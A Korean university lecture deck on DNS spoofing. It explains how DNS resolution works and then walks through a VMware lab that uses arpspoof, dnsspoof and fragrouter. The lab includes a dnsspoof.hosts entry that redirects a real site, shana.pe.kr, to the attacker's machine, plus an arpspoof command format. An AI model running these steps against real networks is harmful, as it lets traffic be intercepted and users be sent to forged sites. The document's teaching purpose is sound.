



# 1. DNS 스푸핑 공격

## 2. HTTP REQUEST 소개

2015. 4.

중부대학교 정보보호학과  
이기원, 김혜영

# 스푸핑(SPOOFING)

- 스푸핑은 '속이다' 는 의미입니다.
- 정보를 얻어내는 것 외에도 시스템을 마비시킬 수 있습니다.

# DNS(DOMAIN NAME SYSTEM)


- 도메인(Domain)이란 숫자로 이루어진 컴퓨터 주소를 사람이 기억하기 쉽게 문자로 표현한 것입니다.
- 도메인에서 www.joongbu.ac.kr 도메인이름입니다.
- 도메인 네임 시스템(Domain Name System)은 도메인 이름을 IP주소로 변경해주는 역할을 합니다.

# DNS 스푸핑

## (DOMAIN NAME SYSTEM SPOOFING)

- 해킹 공격기법 중 하나로 DNS에서 전달되는 IP주소를 변조하는 것입니다.
- 사용자가 의도하지 않은 주소로 접속하게 만드는 공격입니다.


# DNS 서비스의 정상적인 동작



- 1. 클라이언트가 DNS 서버에 접속하고자 하는 도메인 이름 ([www.joongbu.ac.kr](http://www.joongbu.ac.kr))의 IP주소를 물어봅니다.
- 2. DNS 서버가 도메인 이름에 대한 IP 주소를 클라이언트로 보내줍니다.
- 3. 클라이언트는 DNS 서버에서 받은 IP주소로 웹 서버를 찾아갑니다.


# DNS 스푸핑 1단계

- 클라이언트가 DNS서버로 DNS 쿼리 패킷을 보낸것을 확인합니다.




## DNS 스푸핑 2단계

- 공격자는 로컬에 존재하므로 DNS 서버보다 지리적으로 가까워서 DNS서버가 올바른 DNS Response 패킷을 보내주기 전에 공격자가 위조된 DNS Response 패킷을 보낼 수 있습니다.



# DNS 스푸핑 3단계

- 클라이언트는 공격자가 보낸 DNS Response 패킷을 올바른 패킷으로 인식하고 웹에 접속합니다. 지리적으로 떨어진 DNS 서버가 보낸 Dns Response 패킷은 버립니다.






## DNS 스푸핑 실습(1) - 소개

- 공격자 IP주소 = 192.168.111.100
- 공격대상 IP주소 = 192.168.111.111
- 게이트웨이 = 192.168.111.2
  
- 서버(공격자): Fedora12
- 클라이언트(공격대상): Windows Vista
- 실습환경: VMware를 이용


# DNS 스푸핑 실습(2) – 툴 설치

- DNS 스푸핑을 하기위해 [arpspoof](#)와 [dnsspoof](#)를 설치합니다.



## DNS 스푸핑 실습(3) – 툴 설치2


- 패킷 릴레이를 위한 **fragrouter**를 설치합니다.
- fragrouter-1.6.tar.gz를 다운로드 받아 터미널에서 아래와 같은 명령어를 입력합니다.
  - tar xvfz fragrouter-1.6.tar.gz
  - cd fragrouter-1.6
  - ./configure; make; make install



```
root@localhost:~/다운로드/fragrouter-1.6
파일(F) 편집(E) 보기(V) 터미널(T) 도움말(H)
checking target system type... i686-pc-linux-gnu
checking build system type... i686-pc-linux-gnu
checking for gcc... (cached) gcc
checking whether the C compiler (gcc ) works... yes
checking whether the C compiler (gcc ) is a cross-compiler... no
checking whether we are using GNU C... (cached) yes
checking whether gcc accepts -g... (cached) yes
checking gcc version... 4
checking how to run the C preprocessor... (cached) gcc -pipe -Wall -E
checking for malloc.h... yes
checking for sys/ioccom.h... no
```


## DNS 스푸핑 실습(4) – HTTPD 시작

- 터미널에서 아파치 웹서버 데몬을 명령어 `service httpd start` 입력하여 httpd를 시작합니다.




# DNS 스푸핑 실습(5) – 인터넷 접속 확인

- 클라이언트에서 샤나 홈페이지 접속(www.shana.pe.kr)이 되는지 확인합니다.




# DNS 스푸핑 실습(6) – 공격자 웹서버 확인

- 클라이언트에서 공격자 컴퓨터 아이피로 웹 페이지가 접속 되는지 확인합니다.



# DNS 스푸핑 실습(7) – DNS 파일 설정

- DNS 스푸핑 파일을 설정합니다.  
터미널에서 `vi /etc/dsniff/dnsspoof.hosts` 를 입력하여 vi 에디터를 실행합니다.
- 공격자 IP주소와 공격자 서버로 연결할 사이트 주소를 입력하고 저장합니다.
  - 192.168.111.100 \*.shana.pe.kr
  - 192.168.111.100 shana.pe.kr




```
root@localhost:~
파일(F) 편집(E) 보기(V) 터미널(T) 도움말(H)
127.0.0.1 *.stats.net
127.0.0.1 *.statrax.com
127.0.0.1 *.tracker.com
127.0.0.1 *.valueclick.com
127.0.0.1 *.wisewire.com
192.168.111.100 *.shana.pe.kr
192.168.111.100 shana.pe.kr
```

- shana.pe.kr을 추가한 이유는 `http://shana.pe.kr`로 접속시 DNS 스푸핑이 제대로 이루어지지 않아서 추가했습니다.

# DNS 스푸핑 실습(8) – ARPSPOOF 실행

- arpspoof를 실행합니다.
- 터미널에서  
arpspoof -t 공격대상IP주소 게이트웨이IP주소  
형식으로 입력하면 됩니다.

